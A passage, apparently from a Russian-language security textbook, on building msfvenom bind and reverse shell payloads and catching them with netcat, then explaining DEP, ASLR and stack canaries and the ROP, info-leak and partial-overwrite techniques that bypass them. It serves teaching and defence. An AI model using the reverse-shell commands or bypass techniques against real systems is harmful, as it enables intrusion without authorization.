# msfvenom -l | grep linux/x64
--snip--
linux/x64/shell_bind_tcp    Listen for a connection and spawn a command shell
linux/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
```

Мы будем использовать два шелл-кода:

• `shell_bind_tcp` привязывается к TCP-порту и при подключении к нему открывает локальную оболочку;

• `shell_reverse_tcp` пытается подключиться обратно к вашей машине с присоединённой оболочкой.

Обе эти полезные нагрузки должны работать с простым инструментом наподобие Netcat: либо при подключении к целевой системе, либо при прослушивании локальной системы.

Создание обратной оболочки

При создании шелл-кода необходимо указать прослушиваемый порт (для привязываемой и обратной оболочки) и прослушиваемый IP-адрес (для обратной оболочки это IP-адрес вашей машины). Эти параметры задаются передачей `LPORT=port` и `LHOST=IP` соответственно. Следующей командой мы создадим обратную оболочку TCP, которая подключится к узлу `172.21.21.1` через TCP-порт 4444:

```
# msfvenom -p linux/x64/shell_reverse_tcp -f raw LHOST=172.21.21.1\
           LPORT=4444 > msf_shellcode.bin
```

По умолчанию инструмент `msfvenom` выводит шелл-код в стандартный вывод, поэтому его нужно перенаправить в файл; иначе он просто будет выведен в консоль и потерян. Необходимо также указать флаг `-f raw`, чтобы вывести шелл-код как необработанный двоичный блок. Существуют и другие возможные параметры. Например, шелл-код можно вывести в небольшой исполняемый файл `.elf`, который для проверки можно запустить непосредственно. Поскольку у нас есть тестовая оснастка, это не потребуется.

Выполнение полезной нагрузки

Чтобы выполнить полезную нагрузку, необходимо настроить экземпляр Netcat, прослушивающий порт 4444 (например, `nc -l 4444`). При установлении соединения приглашение может не появиться. Однако после ввода команды `id` должен вернуться результат:

```
$ nc -l 4444
# Ожидание соединения
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Результат показывает, что оболочка успешно выполнила команду `id` в системе, где работает шелл-код, и вывела системные идентификаторы пользователя и группы. Аналогичную полезную нагрузку можно использовать в Windows, macOS и даже Solaris. Возможно, стоит самостоятельно изучить различные параметры `msfvenom`.

Средства защиты от эксплуатации повреждений памяти

В разделе "Эксплуатация уязвимостей повреждения памяти" на странице 246 я упомянул средства защиты от эксплуатации и то, как они затрудняют эксплуатацию уязвимостей памяти. В действительности эксплуатация уязвимости повреждения памяти на большинстве современных платформ может быть довольно сложной из-за средств защиты от эксплуатации, добавленных в компиляторы (и создаваемые ими приложения), а также в ОС.

Уязвимости безопасности, по-видимому, являются неизбежной частью разработки программного обеспечения, как и значительные объёмы исходного кода, написанного на небезопасных при работе с памятью языках и долгое время не обновляемого. Поэтому маловероятно, что уязвимости повреждения памяти исчезнут в одночасье.

Вместо попыток исправить все эти уязвимости разработчики реализовали хитроумные методы смягчения последствий известных слабостей безопасности. В частности, эти методы направлены на то, чтобы сделать эксплуатацию уязвимостей повреждения памяти трудной или, в идеале, невозможной. В этом разделе я опишу некоторые методы защиты от эксплуатации, используемые на современных платформах и в средствах разработки и затрудняющие атакующим эксплуатацию этих уязвимостей.

Предотвращение выполнения данных

Как вы видели ранее, одна из основных целей при разработке эксплойта - получить управление указателем инструкций. В предыдущем объяснении я не стал подробно останавливаться на проблемах, которые могут возникнуть при размещении шелл-кода в памяти и его выполнении. На современных платформах произвольный шелл-код вряд ли удастся выполнить столь же легко, как описывалось ранее, из-за средства защиты Data Execution Prevention (DEP), также называемого No-Execute (NX).

DEP пытается затруднить эксплуатацию повреждения памяти, требуя, чтобы память с исполняемыми инструкциями выделялась ОС особым образом. Для этого необходима поддержка процессора: если процесс пытается выполнить память по адресу, не помеченному как исполняемый, процессор возбуждает ошибку. Затем ОС аварийно завершает процесс, чтобы предотвратить дальнейшее выполнение.

Ошибку, возникающую при выполнении неисполняемой памяти, бывает трудно распознать, и поначалу она выглядит непонятно. Почти все платформы ошибочно сообщают о ней как о Segmentation fault или Access violation в коде, который может выглядеть допустимым. Эту ошибку можно принять за попытку инструкции обратиться к недопустимой памяти. Из-за такой путаницы можно потратить время на отладку, выясняя, почему шелл-код выполняется неправильно, и полагая, что причина в ошибке кода, хотя в действительности срабатывает DEP. Например, в листинге 10-20 показан пример аварийного завершения из-за DEP.

```
GNU gdb 7.7.1
(gdb) r
Starting program: /home/user/triage/dep

Program received signal SIGSEGV, Segmentation fault.
0xbffff730 in ?? ()

(gdb) x/3i $pc
=> 0xbffff730:  push   $0x2a ❶
   0xbffff732:  pop    %eax
   0xbffff733:  ret
```

Листинг 10-20. Пример аварийного завершения при выполнении неисполняемой памяти

Определить источник этого аварийного завершения непросто. На первый взгляд можно подумать, что оно вызвано недопустимым указателем стека, поскольку инструкция `push` в точке □ привела бы к той же ошибке. Лишь проверив, где находится инструкция,

можно обнаружить, что она выполнялась в неисполняемой памяти. Определить, находится ли она в исполняемой памяти, можно с помощью команд карты памяти, описанных в таблице 10-8.

Во многих случаях DEP очень эффективно предотвращает простую эксплуатацию уязвимостей повреждения памяти, поскольку разработчику платформы легко ограничить исполняемую память конкретными исполняемыми модулями, оставив такие области, как куча или стек, неисполняемыми. Однако подобное ограничение исполняемой памяти требует аппаратной и программной поддержки, из-за чего программное обеспечение остаётся уязвимым вследствие человеческой ошибки. Например, при эксплуатации простого подключённого к сети устройства может оказаться, что разработчики не позаботились о включении DEP или используемое оборудование его не поддерживает.

Если DEP включено, в качестве обходного пути можно применить метод возвратно-ориентированного программирования.

Контрэксплуатация с помощью возвратно-ориентированного программирования

Метод возвратно-ориентированного программирования (return-oriented programming, ROP) был разработан непосредственно в ответ на распространение платформ, оснащённых DEP. ROP - простой метод, который повторно использует существующие, уже исполняемые инструкции вместо внедрения в память произвольных инструкций и их выполнения. Рассмотрим простой пример эксплуатации повреждения памяти стека этим методом.

На Unix-подобных платформах библиотека C, предоставляющая приложениям основные API-функции, например открытие файлов, также содержит функции, позволяющие запустить новый процесс путём передачи командной строки в программном коде. Одна из них - функция `system()` со следующим синтаксисом:

```
int system(const char *command);
```

Функция принимает простую строку команды, представляющую запускаемую программу и аргументы командной строки. Эта строка команды передаётся командному интерпретатору, к которому мы вернёмся позднее. Пока достаточно знать, что следующий код в приложении C выполняет приложение `ls` в оболочке:

```
system("ls");
```

Если известен адрес API-функции `system` в памяти, можно перенаправить указатель инструкций на начало инструкций этой API-функции; кроме того, если мы можем влиять на параметр в памяти, то можем запустить подконтрольный нам новый процесс. Вызов API-функции `system` позволяет обойти DEP, поскольку с точки зрения процессора и платформы выполняются допустимые инструкции в памяти, помеченной как исполняемая. На рисунке 10-8 этот процесс показан подробнее.

В этой очень простой визуализации ROP для обхода DEP выполняет функцию, предоставляемую библиотекой C (`libc`). Этот метод, называемый Ret2Libc,

заложил основу ROP в его современном виде. Этот метод можно обобщить и с помощью ROP написать практически любую программу, например реализовать полную по Тьюрингу систему исключительно посредством управления стеком.




Рисунок 10-8. Простой ROP для вызова API-функции system

Ключ к пониманию ROP - осознание того, что последовательность инструкций не обязана выполняться так, как она была первоначально скомпилирована в исполняемый код программы. Это значит, что небольшие фрагменты кода из разных частей программы или другого исполняемого кода, например библиотек, можно повторно использовать для выполнения действий, которые разработчики изначально не намеревались выполнять. Такие небольшие последовательности инструкций, выполняющие некоторую полезную функцию, называются ROP-гаджетами. На рисунке 10-9 показан более сложный пример ROP, который открывает файл, а затем записывает в него буфер данных.




Рисунок 10-9. Более сложный ROP, вызывающий open и затем записывающий данные в файл с помощью пары гаджетов

Поскольку значение файлового дескриптора, возвращаемого open, вероятно, нельзя узнать заранее, эту задачу было бы сложнее выполнить с помощью более простого метода Ret2Libc.

Заполнить стек правильной последовательностью операций для выполнения в виде ROP легко при наличии переполнения буфера стека. Но что, если первоначальное выполнение кода получено каким-либо другим способом, например через переполнение буфера кучи? В таком случае потребуется поворот стека - ROP-гаджет, позволяющий установить текущий указатель стека в известное значение. Например, если после эксплуатации EAX указывает на подконтрольный вам буфер памяти (возможно, это указатель VTable), можно получить управление указателем стека и выполнить цепочку ROP с помощью гаджета, похожего на листинг 10-21.

```
xchg esp, eax # Поменять местами регистры EAX и ESP
ret           # Возврат выполнит адрес в новом стеке
```

Листинг 10-21. Получение выполнения с помощью ROP-гаджета

Показанный в листинге 10-21 гаджет меняет местами значение регистра EAX и значение ESP, индексирующее стек в памяти. Поскольку мы управляем значением EAX, можно повернуть расположение стека к набору операций (например, показанному на рисунке 10-9), которые выполнят наш ROP.

К сожалению, обход DEP с помощью ROP не лишён проблем. Рассмотрим некоторые ограничения ROP и способы их преодоления.

Рандомизация компоновки адресного пространства (ASLR)

Использование ROP для обхода DEP создаёт пару проблем. Во-первых, необходимо знать расположение системных функций или ROP-гаджетов, которые вы пытаетесь выполнить. Во-вторых, нужно знать расположение стека или других областей памяти, используемых как данные. Однако поиск расположений не всегда был ограничивающим фактором.

Когда DEP впервые появилось в Windows XP SP2, все системные двоичные файлы и главный исполняемый файл отображались в постоянные места, по крайней мере для конкретной редакции

обновления и языка. (Именно поэтому ранние модули Metasploit требуют указать язык.) Кроме того, работа кучи и расположение стеков потоков были почти полностью предсказуемыми. Поэтому в XP SP2 было легко обойти DEP, поскольку можно было угадать расположение всех различных компонентов, необходимых для выполнения цепочки ROP.

Уязвимости раскрытия информации из памяти

С появлением рандомизации компоновки адресного пространства (Address Space Layout Randomization, ASLR) обход DEP усложнился. Как следует из названия, цель этого средства защиты - рандомизировать компоновку адресного пространства процесса, чтобы атакующему было труднее её предсказать. Рассмотрим пару способов, которыми эксплойт может обойти защиту, предоставляемую ASLR.

До ASLR уязвимости раскрытия информации обычно использовались для обхода защиты приложения, предоставляя доступ к защищённым сведениям в памяти, например паролям. Эти виды уязвимостей нашли новое применение: раскрытие компоновки адресного пространства для противодействия рандомизации ASLR.

Для такого эксплойта не всегда требуется находить отдельную уязвимость раскрытия информации из памяти; в некоторых случаях уязвимость раскрытия информации можно создать из уязвимости повреждения памяти. Рассмотрим пример уязвимости повреждения памяти кучи. Мы можем надёжно перезаписать произвольное число байтов после выделенной в куче области, что, в свою очередь, можно использовать для раскрытия содержимого памяти посредством переполнения кучи. Одна из распространённых структур, которая может выделяться в куче, - буфер со строкой, снабжённой префиксом длины. При выделении строкового буфера в его начале размещается дополнительное число байтов для поля длины. Затем после длины сохраняются данные строки, как показано на рисунке 10-10.




Рисунок 10-10. Преобразование повреждения памяти в раскрытие информации

В верхней части показана исходная схема выделений в куче □. Если уязвимая выделенная область размещена в памяти перед строковым буфером, у нас появляется возможность повредить строковый буфер. До возникновения повреждения из строкового буфера можно прочитать только 5 допустимых байтов.

В нижней части мы заставляем уязвимую выделенную область переполниться ровно настолько, чтобы изменить только поле длины строки □. Длине можно присвоить произвольное значение, в данном случае 100 байт. Теперь при обратном чтении строки мы получим 100 байт вместо

первоначально выделенных 5 байт. Поскольку выделенная область строкового буфера не столь велика, будут возвращены данные из других выделенных областей, которые могут включать конфиденциальные адреса памяти, например указатели VTable и указатели выделенных областей кучи. Такое раскрытие предоставляет достаточно информации для обхода ASLR.

Эксплуатация недостатков реализации ASLR

Реализация ASLR никогда не бывает идеальной из-за ограничений производительности и доступной памяти. Эти недостатки приводят к различным специфическим для реализации изъянам, которые также можно использовать для раскрытия рандомизированных мест памяти.

Чаще всего расположение исполняемого файла при ASLR не всегда рандомизируется между двумя отдельными процессами, что приводит к

уязвимости, позволяющей раскрыть расположение памяти из одного соединения с сетевым приложением, даже если конкретный процесс при этом может аварийно завершиться. Затем адрес памяти можно использовать в последующем эксплойте.

В Unix-подобных системах, таких как Linux, подобное отсутствие рандомизации должно происходить только в том случае, если эксплуатируемый процесс был создан ответвлением существующего главного процесса. При ответвлении процесса ОС создаёт идентичную копию исходного процесса, включая весь загруженный исполняемый код. Серверы, например Apache, довольно часто используют модель ответвлений для обслуживания новых соединений. Главный процесс прослушивает серверный сокет в ожидании новых соединений, а при установлении соединения создаётся ответвлением новая копия текущего процесса, которой для обслуживания соединения передаётся подключённый сокет.

В системах Windows изъян проявляется иначе. Windows в действительности не поддерживает ответвление процессов, однако после рандомизации адреса загрузки конкретного исполняемого файла он всегда будет загружаться по этому адресу до перезагрузки системы. Без этого ОС не смогла бы совместно использовать доступную только для чтения память между процессами, что привело бы к увеличению потребления памяти.

С точки зрения безопасности результат состоит в том, что, если один раз удастся раскрыть расположение исполняемого файла, места памяти останутся неизменными до перезагрузки системы. Этим можно воспользоваться: раскрыть расположение при одном выполнении (даже если это приведёт к аварийному завершению процесса), а затем применить этот адрес в окончательном эксплойте.

Обход ASLR с помощью частичных перезаписей

Ещё один способ обойти ASLR - использовать частичные перезаписи. Поскольку память обычно делится на отдельные страницы, например по 4096 байт, операционные системы ограничивают способы загрузки памяти и исполняемого кода со случайной компоновкой. Например, Windows выделяет память по границам 64 КБ. Это приводит к интересной слабости: младшие биты рандомизированных указателей памяти могут быть предсказуемыми, даже если старшие биты полностью случайны.

Отсутствие рандомизации младших битов может показаться несущественным, поскольку при перезаписи указателя в памяти всё равно потребуется угадать старшие биты адреса. В действительности оно позволяет выборочно перезаписать часть значения указателя при работе на архитектуре с порядком байтов от младшего к старшему благодаря способу хранения значений

указателей в памяти.

Большинство используемых сегодня процессорных архитектур применяет порядок байтов от младшего к старшему (подробнее порядок байтов рассматривался в разделе "Порядок байтов двоичных данных" на странице 41). Для частичных перезаписей важнее всего знать, что младшие биты значения хранятся по младшему адресу. Повреждения памяти, например переполнения стека или кучи, обычно записывают данные от младшего адреса к

старшему. Поэтому, если можно управлять длиной перезаписи, становится возможным выборочно перезаписать только предсказуемые младшие биты, но не рандомизированные старшие. Затем частичную перезапись можно использовать, чтобы преобразовать указатель так, чтобы он адресовал другую область памяти, например ROP-гаджет. На рисунке 10-11 показано изменение указателя памяти с помощью частичной перезаписи.




Рисунок 10-11. Пример короткой перезаписи

Мы начинаем с адреса `0x07060504`. Известно, что из-за ASLR старшие 16 битов (часть `0x0706`) рандомизированы, а младшие 16 битов - нет. Если известно, на какую память ссылается указатель, можно выборочно изменить младшие биты и точно задать подконтрольное место. В этом примере мы перезаписываем младшие 16 битов, создавая новый адрес `0x0706BBAA`.

Обнаружение переполнений стека с помощью канареек памяти

Канарейки памяти, или cookie, используются для предотвращения эксплуатации уязвимости повреждения памяти: они обнаруживают повреждение и немедленно вызывают завершение приложения. Чаще всего они встречаются в контексте предотвращения повреждения памяти стека, но канарейки также используются для защиты других видов структур данных, например заголовков

кучи или указателей виртуальных таблиц.

Канарейка памяти - случайное число, создаваемое приложением при запуске. Это случайное число хранится в глобальной области памяти, чтобы к нему мог обращаться весь код приложения. При входе в функцию случайное число помещается в стек. Затем при выходе из функции случайное значение снимается со стека и сравнивается с глобальным значением. Если глобальное значение не совпадает со снятым со стека, приложение предполагает, что память стека повреждена, и как можно быстрее завершает процесс. На рисунке 10-12 показано, как вставка этого случайного числа обнаруживает опасность, подобно канарейке в угольной шахте, помогая не дать атакующему получить доступ к адресу возврата.




Рисунок 10-12. Переполнение стека с канарейкой стека

Размещение канарейки в стеке ниже адреса возврата гарантирует, что любое повреждение переполнением, изменяющее адрес возврата, также изменит канарейку. Пока значение канарейки трудно угадать, атакующий не сможет получить управление адресом возврата. Перед возвратом функции вызывается код, проверяющий, совпадает ли канарейка стека с ожидаемым значением. При несовпадении программа немедленно аварийно завершается.

Обход канареек посредством повреждения локальных переменных

Обычно канарейки стека защищают только адрес возврата выполняемой в данный момент функции в стеке. Однако в стеке можно эксплуатировать не только переполняемый буфер. Там могут находиться указатели на функции, указатели на объекты классов с таблицей виртуальных функций или, в некоторых случаях, целочисленная переменная, перезаписи которой может оказаться достаточно для эксплуатации переполнения стека.

Если длина переполнения буфера стека управляема, эти переменные, возможно, удастся перезаписать, ни разу не повредив канарейку стека. Даже если канарейка повреждена, это может не иметь значения, если переменная используется до проверки канарейки. На рисунке 10-13 показано, как атакующие могут повредить локальные переменные, не затронув канарейку.

В этом примере имеется функция с указателем на функцию в стеке. Из-за компоновки памяти стека переполняемый буфер находится по меньшему адресу, чем указатель функции `f`, который также расположен в стеке □. Когда происходит переполнение, оно повреждает всю память выше буфера, включая адрес возврата и канарейку стека □. Однако до того, как

выполнится код проверки канарейки (который завершил бы процесс), используется указатель функции `f`. Это означает, что мы всё равно получаем выполнение кода □ посредством вызова через `f`, а повреждение так и не обнаруживается.




Рисунок 10-13. Повреждение локальных переменных без срабатывания канарейки стека

Современные компиляторы могут защищаться от повреждения локальных переменных множеством способов, в том числе изменять порядок переменных так, чтобы буферы всегда располагались выше любой отдельной переменной, которую при повреждении можно было бы использовать для эксплуатации уязвимости.

Обход канареек с помощью недостаточного заполнения буфера стека

Из соображений производительности не каждая функция помещает канарейку в стек. Если функция не манипулирует буфером памяти в стеке, компилятор может счесть её безопасной и не сформировать инструкции, необходимые для добавления канарейки. В большинстве случаев это правильно. Однако некоторые уязвимости переполняют буфер стека необычными способами: например, уязвимость может вызвать недостаточное заполнение вместо переполнения, повредив данные ниже в стеке. На рисунке 10-14 показан пример такой уязвимости.

Рисунок 10-14 иллюстрирует три этапа. Сначала вызывается функция `DoSomething()` □. Эта функция создаёт в стеке буфер. Компилятор определяет, что буфер необходимо защитить, поэтому создаёт канарейку стека, чтобы переполнение не перезаписало адрес возврата `DoSomething()`. Затем функция вызывает метод `Process()`, передавая ему указатель на созданный буфер. Здесь происходит повреждение памяти. Однако вместо переполнения буфера `Process()` записывает значение ниже него, например обращаясь к `p[-1]` □. Это приводит к повреждению адреса возврата кадра стека метода `Process()`, который имеет защиту канарейкой стека. Наконец, `Process()` возвращается по повреждённому адресу возврата, что приводит к выполнению шелл-кода □.

